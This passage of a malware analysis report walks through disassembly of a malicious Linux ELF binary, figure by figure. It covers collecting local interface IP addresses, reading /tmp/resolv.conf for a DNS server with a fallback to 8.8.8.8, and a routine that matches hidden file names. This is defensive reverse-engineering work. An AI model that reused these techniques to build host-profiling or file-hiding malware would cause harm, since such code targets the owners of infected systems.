
```
.text:0000000000002B3D
.text:0000000000002B3D loc_2B3D:
.text:0000000000002B3D mov     eax, [rbp+var_14]
.text:0000000000002B40 movsxd  rbx, eax
.text:0000000000002B43 mov     rax, [rbp+s]
.text:0000000000002B47 mov     rdi, rax        ; s
.text:0000000000002B4A call    _strlen
.text:0000000000002B4F add     rax, 1
.text:0000000000002B53 cmp     rbx, rax
.text:0000000000002B56 jb      short loc_2ADB
```

```
.text:0000000000002ADB
.text:0000000000002ADB loc_2ADB:
.text:0000000000002ADB mov     eax, [rbp+var_14]
.text:0000000000002ADE cdqe
.text:0000000000002AE0 add     rax, [rbp+s]
.text:0000000000002AE4 movzx   eax, byte ptr [rax]
.text:0000000000002AE7 cmp     al, 2Eh ; '.'
.text:0000000000002AE9 jz      short loc_2AFB
```

```
.text:0000000000002B58 mov     rax, [rbp+var_28]
.text:0000000000002B5C mov     byte ptr [rax], 0
.text:0000000000002B5F add     [rbp+var_28], 1
.text:0000000000002B64 add     rsp, 28h
.text:0000000000002B68 pop     rbx
.text:0000000000002B69 leave
.text:0000000000002B6A retn
.text:0000000000002B6A ; } // starts at 2ABA
.text:0000000000002B6A ChangetoDnsNameFormat endp
.text:0000000000002B6A
```

Figure 30

In the function named getaddrlist, the ELF binary extracts a linked list of structures containing the network interfaces of the local machine using the getifaddrs method:




```
.text:0000000000002F4A
.text:0000000000002F4A
.text:0000000000002F4A ; Attributes: bp-based frame
.text:0000000000002F4A
.text:0000000000002F4A getaddrlist proc near
.text:0000000000002F4A
.text:0000000000002F4A flags= dword ptr -250h
.text:0000000000002F4A ifap= qword ptr -238h
.text:0000000000002F4A s= byte ptr -230h
.text:0000000000002F4A dest= qword ptr -28h
.text:0000000000002F4A var_20= dword ptr -20h
.text:0000000000002F4A var_1C= dword ptr -1Ch
.text:0000000000002F4A var_18= qword ptr -18h
.text:0000000000002F4A
.text:0000000000002F4A ; __unwind {
.text:0000000000002F4A push    rbp
.text:0000000000002F4B mov     rbp, rsp
.text:0000000000002F4E push    rbx
.text:0000000000002F4F sub     rsp, 248h
.text:0000000000002F56 lea     rdi, s           ; s
.text:0000000000002F5D call    _strdup
.text:0000000000002F62 mov     [rbp+dest], rax
.text:0000000000002F66 cmp     [rbp+dest], 0
.text:0000000000002F6B jnz     short loc_2F77
```

```
.text:0000000000002F77
.text:0000000000002F77 loc_2F77:
.text:0000000000002F77 lea     rax, [rbp+ifap]
.text:0000000000002F7E mov     rdi, rax         ; ifap
.text:0000000000002F81 call    _getifaddrs
.text:0000000000002F86 cmp     eax, 0FFFFFFFFh
.text:0000000000002F89 jnz     short loc_2F94
```

Figure 31


Based on the structures extracted above, the process extracts the IP addresses by calling the getnameinfo function:



```
.text:000000000000302F
.text:000000000000302F loc_302F:
.text:000000000000302F mov     rdx, [rbp+var_18]
.text:0000000000003033 mov     rdx, [rdx+18h]
.text:0000000000003037 mov     rdi, rdx         ; sa
.text:000000000000303A mov     [rsp+250h+flags], 1 ; flags
.text:0000000000003041 mov     r9d, 0           ; servlen
.text:0000000000003047 mov     r8d, 0           ; serv
.text:000000000000304D mov     rdx, rax         ; host
.text:0000000000003050 mov     esi, ebx         ; salen
.text:0000000000003052 call    _getnameinfo
.text:0000000000003057 test    eax, eax
.text:0000000000003059 jnz     short loc_30CF
```

Figure 32

The interfaces IP addresses are concatenated together using the strcat method:




```
.text:000000000000305B mov     rax, [rbp+dest]
.text:000000000000305F mov     rdi, rax        ; s
.text:0000000000003062 call    _strlen
.text:0000000000003067 mov     rbx, rax
.text:000000000000306A lea     rax, [rbp+s]
.text:0000000000003071 mov     rdi, rax        ; s
.text:0000000000003074 call    _strlen
.text:0000000000003079 lea     rax, [rbx+rax]
.text:000000000000307D lea     rdx, [rax+2]
.text:0000000000003081 mov     rax, [rbp+dest]
.text:0000000000003085 mov     rsi, rdx        ; size
.text:0000000000003088 mov     rdi, rax        ; ptr
.text:000000000000308B call    _realloc
.text:0000000000003090 mov     [rbp+dest], rax
.text:0000000000003094 cmp     [rbp+dest], 0
.text:0000000000003099 jz      short loc_30E8
```

```
000000030E8
000000030E8 loc_30E8:
000000030E8 nop
```

```
.text:000000000000309B lea     rdx, [rbp+s]
.text:00000000000030A2 mov     rax, [rbp+dest]
.text:00000000000030A6 mov     rsi, rdx        ; src
.text:00000000000030A9 mov     rdi, rax        ; dest
.text:00000000000030AC call    _strcat
.text:00000000000030B1 lea     rdx, src        ; ";"
.text:00000000000030B8 mov     rax, [rbp+dest]
.text:00000000000030BC mov     rsi, rdx        ; src
.text:00000000000030BF mov     rdi, rax        ; dest
.text:00000000000030C2 call    _strcat
.text:00000000000030C7 jmp     short loc_30D0
```

Figure 33


In the getserver function, the malicious binary tries to open a file called “/tmp/resolv.conf”:



```
.text:0000000000002901
.text:0000000000002901
.text:0000000000002901 ; Attributes: bp-based frame
.text:0000000000002901
.text:0000000000002901 getserver proc near
.text:0000000000002901
.text:0000000000002901 n= qword ptr -28h
.text:0000000000002901 haystack= qword ptr -20h
.text:0000000000002901 stream= qword ptr -18h
.text:0000000000002901 var_C= dword ptr -0Ch
.text:0000000000002901 var_8= dword ptr -8
.text:0000000000002901 var_4= dword ptr -4
.text:0000000000002901
.text:0000000000002901 ; __unwind {
.text:0000000000002901 push    rbp
.text:0000000000002902 mov     rbp, rsp
.text:0000000000002905 sub     rsp, 30h
.text:0000000000002909 lea     rax, a8888      ; "8.8.8.8"
.text:0000000000002910 mov     edx, 8          ; n
.text:0000000000002915 mov     rsi, rax        ; src
.text:0000000000002918 lea     rdi, dnserver   ; dest
.text:000000000000291F call    _memcpy
.text:0000000000002924 lea     rsi, modes      ; "r"
.text:000000000000292B lea     rdi, filename   ; "/tmp/resolv.conf"
.text:0000000000002932 call    _fopen
.text:0000000000002937 mov     [rbp+stream], rax
.text:000000000000293B cmp     [rbp+stream], 0
.text:0000000000002940 jz      loc_2AB7
```

Figure 34

The malware is looking for a nameserver in the above file. If there is no nameserver, then the process will use the Google DNS server (8.8.8.8) to send the DNS request as a UDP broadcast:




```
.text:0000000000002A7D
.text:0000000000002A7D loc_2A7D:                          ; stream
.text:0000000000002A7D mov     rdx, [rbp+stream]
.text:0000000000002A81 lea     rcx, [rbp+n]
.text:0000000000002A85 lea     rax, [rbp+haystack]
.text:0000000000002A89 mov     rsi, rcx               ; n
.text:0000000000002A8C mov     rdi, rax               ; lineptr
.text:0000000000002A8F call    _getline
.text:0000000000002A94 test    rax, rax
.text:0000000000002A97 jg      loc_295B
```

```
.text:000000000000295B
.text:000000000000295B loc_295B:
.text:000000000000295B mov     rax, [rbp+haystack]
.text:000000000000295F lea     rsi, aNameserver ; "nameserver"
.text:0000000000002966 mov     rdi, rax         ; haystack
.text:0000000000002969 call    _strstr
.text:000000000000296E mov     rdx, [rbp+haystack]
.text:0000000000002972 cmp     rax, rdx
.text:0000000000002975 jnz     loc_2A7D
```

```
.text:000000000000297B mov     [rbp+var_C], 0Ah
.text:0000000000002982 jmp     short loc_2988
```

Figure 35

The process compares two strings (file names) in the hidden_file function and returns 0 if they match:



```
.text:000000000000160C hidden_file proc near
.text:000000000000160C
.text:000000000000160C s1= qword ptr -18h
.text:000000000000160C var_4= dword ptr -4
.text:000000000000160C
.text:000000000000160C ; __unwind {
.text:000000000000160C push    rbp
.text:000000000000160D mov     rbp, rsp
.text:0000000000001610 sub     rsp, 20h
.text:0000000000001614 mov     [rbp+s1], rdi
.text:0000000000001618 mov     [rbp+var_4], 0
.text:000000000000161F jmp     short loc_1650
```

```
.text:0000000000001650
.text:0000000000001650 loc_1650:
.text:0000000000001650 mov     edx, [rbp+var_4]
.text:0000000000001653 mov     rax, cs:fth_ptr
.text:000000000000165A movsxd  rdx, edx
.text:000000000000165D mov     rax, [rax+rdx*8]
.text:0000000000001661 test    rax, rax
.text:0000000000001664 jnz     short loc_1621
```

```
.text:0000000000001621
.text:0000000000001621 loc_1621:
.text:0000000000001621 mov     edx, [rbp+var_4]
.text:0000000000001624 mov     rax, cs:fth_ptr
.text:000000000000162B movsxd  rdx, edx
.text:000000000000162E mov     rdx, [rax+rdx*8]
.text:0000000000001632 mov     rax, [rbp+s1]
.text:0000000000001636 mov     rsi, rdx        ; s2
.text:0000000000001639 mov     rdi, rax        ; s1
.text:000000000000163C call    _strcmp
.text:0000000000001641 test    eax, eax
.text:0000000000001643 jnz     short loc_164C
```


```
.text:0000000000001645 mov     eax, 0
```

```
.text:0000000000001666 mov     eax, 1
```

```
.text
```

Figure 36

